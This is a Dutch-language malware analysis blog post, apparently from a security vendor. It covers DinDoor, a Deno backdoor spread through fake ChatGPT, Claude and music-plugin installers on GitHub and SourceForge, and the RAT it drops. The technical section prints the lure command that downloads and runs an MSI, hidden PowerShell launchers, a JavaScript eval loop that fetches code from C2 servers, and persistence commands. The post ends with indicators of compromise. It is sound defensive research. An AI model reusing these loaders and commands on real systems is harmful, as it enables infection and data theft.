Tijdens onze activiteiten om bedreigingen op te sporen, vonden we nep-installatieprogramma's en plug-ins die zich voordeden als populaire software zoals ChatGPT, Claude, AutoTune en Kontakt op GitHub en SourceForge. Deze verspreidden een Deno-backdoor genaamd DinDoor . Aanvallers maken gebruik van gecompromitteerde systemen. YouTube kanalen om links naar deze platforms te verspreiden.
DinDoor installeert uiteindelijk verschillende soorten malware, waaronder een onopvallende Trojan voor toegang op afstand (RAT), die ook gebruikmaakt van de Deno JavaScript-runtime.
Aanvallers maken steeds vaker misbruik van alternatieve JavaScript-runtimes zoals Bun en Deno om traditionele detectiemethoden te omzeilen. In een van onze recente onderzoeken documenteerden we hoe aanvallers Bun gebruiken als initiële infectievector om NWHStealer te verspreiden. En in maart observeerden onderzoekers ThreatDown ook hoe aanvallers Deno gebruikten om CastleLoader te verspreiden via een meerstaps infectieketen met de ClickFix-lokval.
Deze campagnes maken gebruik van Scoop (een alternatieve installatietool voor Windows ) en WinGet (de officiële Windows pakketbeheerder) om Deno op de computer van het slachtoffer te installeren. Vervolgens gebruiken ze de Deno-runtime om een RAT uit te voeren die in staat is om extra payloads uit te voeren, gegevens te stelen uit browsers, wallets en andere applicaties, en die een interessante peer-to-peer-functie heeft die gebruikmaakt van Edge om kwaadaardig verkeer te verbergen.
Legitieme platforms die worden misbruikt om malware te verspreiden
De infectieketen begint meestal via MSI-bestanden of PowerShell-scripts die in de meeste geanalyseerde gevallen van GitHub of SourceForge worden gedownload. Gebruikers worden doorgaans via gecompromitteerde accounts naar deze kwaadaardige repositories doorgestuurd. YouTube kanalen. Deze video's hebben momenteel in totaal meer dan 50.000 weergaven.


De gecompromitteerde YouTube Kanalen plaatsen berichten ter promotie van verschillende software en wisselen voortdurend tussen GitHub-accounts om de malware te verspreiden.

De valse software lijkt gericht te zijn op contentmakers, AI-liefhebbers, gamers en technisch onderlegde gebruikers die eerder geneigd zijn om niet-officiële tools, gekraakte software of door de community verspreide installatieprogramma’s te downloaden van sites als GitHub en SourceForge. We hebben valse MSI's en scripts waargenomen die zich voordoen als installatieprogramma's en plug-ins voor legitieme software en merken zoals ChatGPT, Claude, ZENOLOGY, Ableton Live, AutoTune en Kontakt.


De kwaadwillige repositories hebben een commando voor beide. Windows en macOS. Deze repositories vragen gebruikers om de terminal te openen en een kwaadaardig commando te kopiëren, waarmee het MSI-bestand van GitHub wordt gedownload en uitgevoerd.

Kwaadwillende GitHub-accounts maken meerdere repositories aan die vol staan met nepsoftware en plug-ins die verband houden met populaire software, om zo meer gebruikers te lokken.


We hebben ontdekt dat dezelfde achterdeur via SourceForge werd verspreid, waarbij deze zich voordeed als legitieme spelsoftware genaamd GearUP en als AI-software voor het verwijderen van watermerken genaamd BWR.
Hoe blijf ik veilig
De aanvallers maakten sterk gebruik van het vertrouwen van gebruikers. GitHub en SourceForge zijn legitieme platforms, waardoor valse projecten er overtuigender uitzien. We hebben contact opgenomen met GitHub, dat de schadelijke repositories snel heeft verwijderd, maar gebruikers moeten er rekening mee houden dat er steeds weer nieuwe zullen opduiken.
Hier zijn een paar eenvoudige manieren om veilig te blijven:
- Download software alleen van de officiële websites van de leveranciers.
- Wees op je hoede voor „gratis“, gekraakte of onofficiële versies van betaalde software.
- Wees voorzichtig met downloads van GitHub, SourceForge, forums of sites voor het delen van bestanden, vooral als deze afkomstig zijn van nieuwe of onbekende accounts.
- Aanvallers blijven nieuwe profielen aanmaken om deze malware via verschillende platforms te verspreiden. Controleer het profiel van de ontwikkelaar of uitgever, de reputatie ervan en hoe lang geleden het is aangemaakt voordat je iets downloadt.
- Controleer of de inhoud van het archief, de afbeeldingen en de tekstbestanden overeenkomen met wat u verwachtte te downloaden. De namen en structuren van archieven volgen vaak herkenbare schadelijke patronen.
- Controleer de uitgever en de digitale handtekening van het bestand voordat u het uitvoert. Windows Je kunt dit meestal controleren door met de rechtermuisknop op het bestand te klikken en Eigenschappen > Digitale handtekeningen te selecteren. Houd er rekening mee dat een geldige handtekening geen garantie is dat een bestand veilig is, maar ontbrekende of verdachte handtekeningen zijn vaak een waarschuwingssignaal.
Technische analyse
De kwaadaardige GitHub-repositories vragen de gebruiker om cmd te openen en een kwaadaardige opdracht uit te voeren. De kwaadaardige opdrachten downloaden een MSI-bestand van GitHub en installeren dit via msiexec. Deze repositories bevatten soms ook PowerShell-scripts om op dezelfde manier de infectieketen in gang te zetten.
Voorbeeld van een schadelijke opdracht op GitHub die de infectieketen in gang zet:
curl -Lo %temp%\s.msi https://raw.githubusercontent.com/claude-free-plugin/install/main/install.msi && msiexec /i %temp%\s.msi De MSI plaatst een CMD-bestand en een PowerShell-script in een willekeurige map die in de MSI is opgegeven InstallationFolder en registerwaarden. We hebben verschillende structuren voor deze MSI’s vastgesteld, waarbij JavaScript in plaats van het CMD-bestand werd gebruikt, of waarbij extra bestanden waren ingebed.

Het CMD-bestand voert het PowerShell-script uit, waarvan de naam varieert in de geanalyseerde infectieketens:
@set "SCRIPTDIR=%~dp0" @powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command "Start-Process powershell -ArgumentList ('-NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File ""' + $env:SCRIPTDIR + '{Random name}.ps1""') -WindowStyle Hidden" 
Het PowerShell-script zorgt voor:
- Controleer of de pakketbeheerder Scoop is geïnstalleerd en installeer deze indien nodig met het officiële script van
get.scoop.shScoop is een populair, open-source programma voor het installeren en beheren van software via de commandoregel voor Microsoft. Windows . - WinGet installeren met Scoop ( Windows Pakketbeheerder) indien deze ontbreekt.
- Installeert Deno (een JavaScript/TypeScript-runtime) via WinGet of Scoop als het nog niet aanwezig is.
Het gebruik van de pakketbeheerders Scoop en WinGet om extra software op de gehackte computer te installeren, is een interessante aanpak die de aanvaller meer flexibiliteit biedt.
Het commando dat is uitgevoerd om Deno via WinGet te installeren:
"C:\Users\admin\scoop\apps\winget\current\winget.exe" install --id DenoLand.Deno -e --accept-source-agreements --accept-package-agreements --silentDe DinDoor-achterdeur
Vervolgens wordt de volgende stap uitgevoerd met het gedownloade Deno-uitvoerbare bestand:
"C:\Users\admin\AppData\Local\Microsoft\WinGet\Packages\DenoLand.Deno_Microsoft.Winget.Source_8wekyb3d8bbwe\deno.exe" run -A http://{C2}/{random_path}.jsDe geretourneerde code (met de interne naam „launcher-1“) is een kleine eval-loop-functie die de volgende fase downloadt (met de interne naam „launcher-2“). De gedownloade backdoor staat algemeen bekend alsDinDoor.
var a="{C2}".split(","),i=0;for(;;){let e=null;try{let t=await fetch(a[i%a.length]+"/{BUILD_ID}.js");if(!t.ok)throw 0;e=await t.text()}catch{i++,await new Promise(t=>setTimeout(t,5e3));continue}try{await(0,eval)("(async()=>{"+e+"})()")}catch{}await new Promise(t=>setTimeout(t,3e4))}De backdoor zorgt voor de persistentie, stuurt informatie over het geïnfecteerde systeem naar de command-and-control-server (C2) en voert aanvullende payloads en opdrachten uit die door de C2 worden teruggestuurd. De HTTP-eindpunten die voor de C2-communicatie worden gebruikt, verschillen per geanalyseerd geval.
De achterdeur haalt een ID op via een HTTP-eindpunt (bijvoorbeeld, /security-pool) en gebruikt die ID vervolgens om de volgende fase op te halen uit /v2{ID}.js.
De verkregen fase wordt uitgevoerd via stdin zonder dat er naar de schijf wordt geschreven, met behulp van het commando:
deno run -A --no-check –Om persistentie te bereiken, voert de achterdeur een PowerShell-opdracht uit om een RUN-sleutel aan te maken die de eerder gebruikte downloader „launcher-1“ uitvoert:
conhost.exe --headless "<deno.exe>" -A "%APPDATA%\<hash>.jsIn de onderzochte gevallen verspreidt deze backdoor verschillende malwarefamilies. In deze blog analyseren we een van de verspreide payloads: een RAT die gebruikmaakt van de Deno JavaScript-runtime.
Deno RAT
De geleverde RAT maakt, net als de andere geanalyseerde scripts, gebruik van de Deno JavaScript-omgeving en beschikt over alle benodigde functionaliteit om het apparaat te besturen, opdrachten en payloads uit te voeren en diverse soorten gegevens te exfiltreren via de ingebouwde stealer-module.
We hebben geen specifieke naam of toeschrijving voor deze RAT kunnen vinden. In het verleden werd de RAT aangeduid als „Smokest“, op basis van een specifieke waarde in het configuratiebestand. De vergelijkbare stijl van commentaar en de gedeelde infrastructuur wijzen erop dat de ontwikkelaar van DinDoor en de ontwikkelaar van de RAT mogelijk dezelfde persoon of hetzelfde team zijn.

Heb je iets meegenomen wat je beter niet had kunnen meenemen?
Naast HTTP voor C2-communicatie ondersteunt de RAT ook WebSocket communicatie, ingeschakeld wanneer de JSON-waarde isLiveEnabled de waarde van 'returned from the C2' is ingesteld op 'true'.

De RAT ondersteunt verschillende commando's (exec, exec-ps, exec-sc, sysinfo, screenshot, stealer) en functionaliteit:
- Verzamel systeeminformatie over het gehackte apparaat
- Volledige bidirectionele bediening via een aangepaste VNC-implementatie via WebSocket
- Richt je op meer dan 50 extensies voor cryptowallets en 10 mappen met cryptosoftware, zoals Atomic Wallet, Exodus, Electrum en ByteCoin
- Verzamel gegevens van browsers, waaronder Chrome Chroom, dapper, Edge Avast Browser, Edge Opera, Vivaldi, CentBrowser, Kometa, Orbitum, 360Browser en Chromodo
- Gegevens uit Telegram, Discord en Lightcord exfiltreren
- Gegevens uit het klembord opslaan en wijzigen
- Mappen en bestanden weergeven en inhoud uit bestanden met specifieke extensies exfiltreren
- Maak schermafbeeldingen op verschillende manieren
- Extra taken uitvoeren
- Willekeurige processen starten of beëindigen
- Commando’s uitvoeren met PowerShell
- SOCKS5-proxytunnels opzetten via WebSocket

Een van de meest interessante onderdelen van de RAT is een peer-to-peer streamingmodus die gebruikmaakt van de Edge De browser verbergt het verkeer en maakt detectie moeilijker.
Om live video rechtstreeks naar de operator te streamen zonder deze via de C2-server te routeren, start de RAT een verborgen Microsoft-instantie. Edge proces en maakt er verbinding mee via Chrome Het CDP-protocol (DevTools Protocol) injecteert vervolgens een kleine WebRTC HTML-pagina in Edge waarbij de legitieme browser wordt omgezet in een peer-to-peer videorelais. De Deno-agent legt het scherm van het slachtoffer vast, codeert het in H.264 en stuurt de frames door naar de Edge pagina via CDP, en Edge De gegevens worden rechtstreeks doorgestuurd naar de browser van de operator via een versleuteld WebRTC-datakanaal. De SDP- en ICE-signalen, die nodig zijn om de directe verbinding tot stand te brengen, worden uitgewisseld via de bestaande C2 WebSocket.
De RAT maakt gebruik van de volgende eindpunten voor C2-communicatie, die per exemplaar kunnen verschillen:
/health: controleert het „ok“-antwoord van de C2/token: ontvangst van configuratieparameters, uitvoering van taken, resultaten en geëxfiltreerde gegevens/vnc/agent/: WebSocket-pad dat wordt gebruikt voor VNC-communicatie
De configuratiegegevens zijn Base64-gecodeerd en worden bij de communicatie met de C2 als autorisatietoken verzonden. Gedecodeerde configuratiegegevens:
{

  "buildId": "cd361ef3159f5ce9",

  "buildNote": "BWR",

  "buildType": "msi-v2",

  "proxyUrls": ["{C2}"],

  "userId": "…",

  "accessTokenHash": "…",

  "iat": 1779372546,

  "exp": 2094948546

}

We hebben verschillende versies van deze RAT aangetroffen, waaronder een ‘light’-versie met de naam ‘agent-lite’, die slechts een beperkt aantal commando’s ondersteunt en gebruikmaakt van Cloudflare Workers voor C2-communicatie.
Dankwoord
- DinDoor:https://hunt.io/blog/dindoor-deno-runtime-backdoor-msi-analysis
- Smokest:https://x.com/vxunderground/status/2013006601133687004
Indicatoren van compromissen (IOC's)
URL's
https[:]//github.com/claude-free-plugin/https[:]//github.com/ai-gen-profihttps[:]//github.com/wharfdemolisherpithttps[:]//sourceforge.net/projects/gearup/https[:]//sourceforge.net/projects/bluewaveremover/
Domeinen
claudescript[.]top: distributiewebsitems-telemetry-gateway-us[.]com: C2dakatawebstick[.]com: C2ashpaltlonpro[.]com: C2cf-proxy[.]cloud-analytics-services[.]workers.dev: C2agilemast3r[.]duckdns[.]org: C2geralnewlong[.]com: C2hngfbgfbfb[.]cyou: C2logicalnewrestore[.]com: C2
IP's
23[.]227[.]196[.]107: C245[.]137[.]99[.]121: C231[.]57[.]129[.]23: C266[.]78[.]40[.]107: C2193[.]233[.]198[.]132: C2
Van het melden van bedreigingen tot het verwijderen ervan.
Cyberbeveiligingsrisico's mogen nooit verder reiken dan een krantenkop. Bescherm uw apparaten tegen bedreigingen door Malwarebytes vandaag nog te downloaden .